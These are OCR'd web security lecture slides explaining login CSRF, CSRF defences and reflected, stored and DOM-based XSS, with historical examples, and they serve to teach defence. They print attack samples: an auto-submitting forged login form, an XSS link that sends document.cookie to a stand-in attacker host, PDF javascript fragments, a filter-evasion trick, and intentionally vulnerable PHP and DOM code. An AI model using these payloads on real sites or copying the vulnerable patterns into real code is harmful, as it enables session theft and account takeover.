


# Payments Login CSRF


# Payments Login CSRF




# Payments Login CSRF




# Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
Referer: http://www.attacker.com/blog
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

# Sites can redirect browser



# Attack on origin/referer header




What if honest site sends POST to attacker.com?

Solution: origin header records redirect

# CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Sent only on POST, sends only necessary data
  - Defense against redirect-based attacks

# Cross Site Scripting (XSS)

# Three top web site vulnerabilites


- SQL Injection
  - Browser
  - Bad inpu SQL query
- CSRF – Cross-site request forgery
  - Bad web site, using credenti "visits" site
- XSS – Cross-site scripting
  - Bad web script that steals in b site

Attacker's malicious code executed on victim server

Attacker site forges request from victim browser to victim server

Attacker's malicious code executed on victim browser

# Basic scenario: reflected XSS attack



# XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term =** `apple`
- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

# Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

# What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

# Basic scenario: reflected XSS attack

Email version

User Victim

1 Collect email addr

2 send malicious email

5 send valuable data

3 click on link

4 echo user input

Attack Server

Server Victim

# PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

# Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

# Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.


# And if that doesn't bother you...

- PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/Acrobat
%207.0/Resource/
ENUtxt.pdf#blah=javascript:alert("XSS");
```

JavaScript Malware now runs in local context with the ability to read local files ...

# Reflected XSS attack



# Stored XSS

User Victim

Attack Server

4 steal valuable data

1 Inject malicious script

Store bad stuff

2 request content

3 receive malicious script

Download it

Server Victim

# MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`
  - … but can do Javascript within CSS tags:

`<div style="background:url('javascript:alert(1)')">`

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

http://namb.la/popular/tech.html

# Stored XSS using images

Suppose pic.jpg on web server contains HTML !

- request for http://site.com/pic.jpg results in:

```
HTTP/1.1  200 OK
…
Content-Type:  image/jpeg

<html>  fooled ya  </html>
```

- IE will render this as HTML (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

# DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,do
cument.URL.length));
</SCRIPT>
</HTML>
```

